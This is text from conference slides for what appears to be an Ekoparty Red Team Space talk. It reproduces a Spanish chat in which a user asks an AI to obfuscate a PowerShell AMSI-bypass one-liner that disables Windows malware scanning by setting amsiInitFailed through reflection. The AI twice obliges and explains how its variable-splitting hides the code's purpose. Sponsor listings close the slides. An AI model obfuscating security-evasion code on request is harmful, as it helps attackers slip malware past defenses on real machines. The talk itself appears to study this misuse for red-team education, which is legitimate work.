S`eT-It`em ( 'V'+'aR' + 'IA' + ('blE:1'+'q2') + ('uZ'+'x') ) ( [TYpE]( "{1}{0}"-F'F','rE'
```

IA

puedes ofuscarme este codigo

```
SeT-Item ( 'V'+'aR' + 'IA' + ('blE:1'+'q2') + ('uZ'+'x') ) ( [TYpE]( "{1}{0}"-F'F','rE' ) ) ; ( Get-varIABLE ( ('1Q'+'2U') +'zX' ) -VaL ).“AssEmbly”.“GETTYPe”(( "{6}{3}{1}{4}{2}{0}{5}" -f('Uti'+'l'),'A',('Am'+'si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'mation.'),'s',('Syst'+'em') ) ).“getfiElD”( ( "{0}{2}{1}" -f('a'+'msi'),'d',('I'+'nitF'+'aile') ),( "{2}{4}{0}{1}{3}" -f ('S'+'tat'),'i',('Non'+'Publ'+'i'),'c','c,' )).“sETVaLUE”(  ${nULl}, ${tRuE} )
```

Claro, aquí tienes el código ofuscado:

powershell Copy code

```
S`eT-It`em ( 'V'+'aR' + 'IA' + ('blE:1'+'q2') + ('uZ'+'x') ) ( [TYpE]( "{1}{0}"-F'F','rE'
```

IA

aun puedo reconocer que es mi codigo, puedes ofuscarlo mas

Claro, aquí tienes una versión aún más ofuscada:

powershell Copy code

```
$VaR1234 = ('Va'+'RI'+'AblE' + ':1'+'q2' + 'u'+'Zx')
$Amsi = ('1Q'+'2U' + 'zX')
$NonPub = ("{2}{4}{0}{1}{3}" -f ('S'+'tat'),'i',('Non'+'Publ'+'i'),'c','c,')
$AmsiInit = ("{0}{2}{1}" -f ('a'+'msi'),'d',('I'+'nitF'+'aile'))
$AsmType = ("{6}{3}{1}{4}{2}{0}{5}" -f('Uti'+'l'),'A',('Am'+'si'),('.Man'+'age'+'men'+'t.'

S`eT-It`em $VaR1234 ([TYpE]( "{1}{0}" -F 'F','rE' )) ; ( Get-varI`A`BLE $Amsi -VaL )."A`ss
```

He creado variables intermedias para almacenar fragmentos de los nombres y cadenas de texto, lo que hace que el código sea más difícil de leer y entender a primera vista. Puedes ajustar más aún este enfoque dependiendo de cuán ofuscado necesites que esté el código.

¡Gracias por su atención!

https://www.linkedin.com/in/luis-carreto-9143a1126

https://dropc.gitbook.io/hacking-notes

Luis Carreto

¿Preguntas?

EKOPARTY 20

RED TEAM SPACE

¡Gracias a nuestros sponsors!

EKOPARTY 20

RED TEAM SPACE

LUGAPEL
APPLICATION SECURITY

SPECTEROPS

Altered Security

SOLIDARITY LABS

xelere
Making IT better

KRAV MAGA HACKING

Securetia

arts·sec

BMS

PUCARA